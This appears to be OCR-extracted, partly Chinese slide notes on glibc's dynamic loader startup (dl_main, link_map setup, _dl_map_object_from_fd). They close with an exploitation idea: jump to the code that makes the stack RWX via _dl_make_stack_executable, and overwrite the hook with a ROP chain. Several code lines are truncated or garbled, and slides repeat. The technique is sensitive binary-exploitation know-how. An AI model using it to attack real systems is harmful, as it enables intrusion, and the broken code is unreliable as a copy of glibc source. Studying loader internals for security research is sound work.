      _dl_sysdep_start(void **start_argptr,
      void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,
      ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))
  {
      ElfW(Addr) user_entry;
      ElfW(auxv_t) * av;
      DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
                             GLRO(dl_auxv));

      user_entry = (ElfW(Addr))ENTRY_POINT;
      for (av = GLRO(dl_auxv); av->a_type != AT_NULL; set_seen(av++))
          switch (av->a_type)
          {
              ...
          case AT_PAGESZ:
              GLRO(dl_pagesize) = av->a_un.a_val;
              break;
              ...
          case AT_RANDOM:
              _dl_random = (void *)av->a_un.a_val;
              break;
              DL_PLATFORM_AUXV
          }
      __tunables_init(_environ);

                                                    atform));
      (*dl_main)(phdr, phnum, &user_entry, GLRO(dl_auxv));
      return user_entry;
  }
```

回傳 executable 的 entry point，也就是 executable 的 _start

$ DL Start

_dl_main part1

- 初始化 ld link_map 紀錄的 hook 以及 data
- 處理 LD_ prefix 的環境變數
- 為 executable 建立 link_map
- 初始化變數以及增加 executable ref count




```
$ 

static void
dl_main(const ElfW(Phdr) * phdr,
        ElfW(Word) phnum,
        ElfW(Addr) * user_entry,
        ElfW(auxv_t) * auxv)
{
    GL(dl_init_static_tls) = &_dl_nothread_init_static_tls;
    ...
    GL(dl_make_stack_executable_hook) = &_dl_make_stack_executable;

    process_envvars(&mode);
    if (*user_entry == (ElfW(Addr))ENTRY_POINT) { ... }
    else
    {
        main_map = _dl_new_object((char *)"", "", lt_executable, NULL,
                                  __RTLD_OPENEXEC, LM_ID_BASE);
        main_map->l_phdr = phdr;
        ...
        _dl_add_to_namespace_list(main_map, LM_ID_BASE);
    }

    main_map->l_map_end = 0;
    ...
    ++main_map->l_direct_opencount;
    ...
```

$ DL Start

_dl_main part1

- 初始化 ld link_map 紀錄的 hook 以及 data
- 處理 LD_ prefix 的環境變數
- 為 executable 建立 link_map
- 初始化變數以及增加 executable ref count



```
$ 

  static void
  dl_main(const ElfW(Phdr) * phdr,
          ElfW(Word) phnum,
          ElfW(Addr) * user_entry,
          ElfW(auxv_t) * auxv)
  {
      GL(dl_init_static_tls) = &_dl_nothread_init_static_tls;
      ...
      GL(dl_make_stack_executable_hook) = &_dl_make_stack_executable;
```


初始化 ld link_map 的 member ，而在一定的條件下，可以透過 **_dl_make_stack_executable** 讓 stack 的位址變成可執行

```
          main_map->l_phdr = phdr;
          ...
          _dl_add_to_namespace_list(main_map, LM_ID_BASE);
      }

      main_map->l_map_end = 0;
      ...
      ++main_map->l_direct_opencount;
      ...
```

$ DL Sta

_dl_main par

- 初始化 ld link_
  data
- 處理 LD_ prefix
- 為 executable
- 初始化變數以及
  count




_dl_map_object_from_fd+4902

```
#ifdef SHARED
      if ((mode & (__RTLD_DLOPEN | __RTLD_AUDIT)) == __RTLD_DLOPEN)
        {
          const uintptr_t p = (uintptr_t) &__stack_prot & -GLRO(dl_pagesize);
          const size_t s = (uintptr_t) (&__stack_prot + 1) - p;

          struct link_map *const m = &GL(dl_rtld_map);
          cons                                              addr

          if (
            {
              /* The variable lies in the region protected by RELRO.  */
              if (__mprotect ((void *) p, s, PROT_READ|PROT_WRITE) < 0)
                {
                  errstring = N_("cannot change memory protections");
                  goto call_lose_errno;
                }
              __stack_prot |= PROT_READ|PROT_WRITE|PROT_EXEC;
              __mprotect ((void *) p, s, PROT_READ);
            }
          else
            __stack_prot |= PROT_READ|PROT_WRITE|PROT_EXEC;
        }
      else
#endif
        __stack_prot |

#ifdef check_consisten
      check_consistenc
#endif

      errval = (*GL(dl_make_stack_executable_hook)) (stack_endp);
```

__stack_prot 本身為 RO，並且紀錄 stack 權限為 RW，不過跳到這可以將其改成 RWX

這邊雖然會執行 _dl_make_stack_executable 讓 *rdi (stack address) 變成可執行，但是後續執行會 crash，所以可能需要改寫 hook 成 ROP chain 讓更新 stack 權限後可以跳到 stack

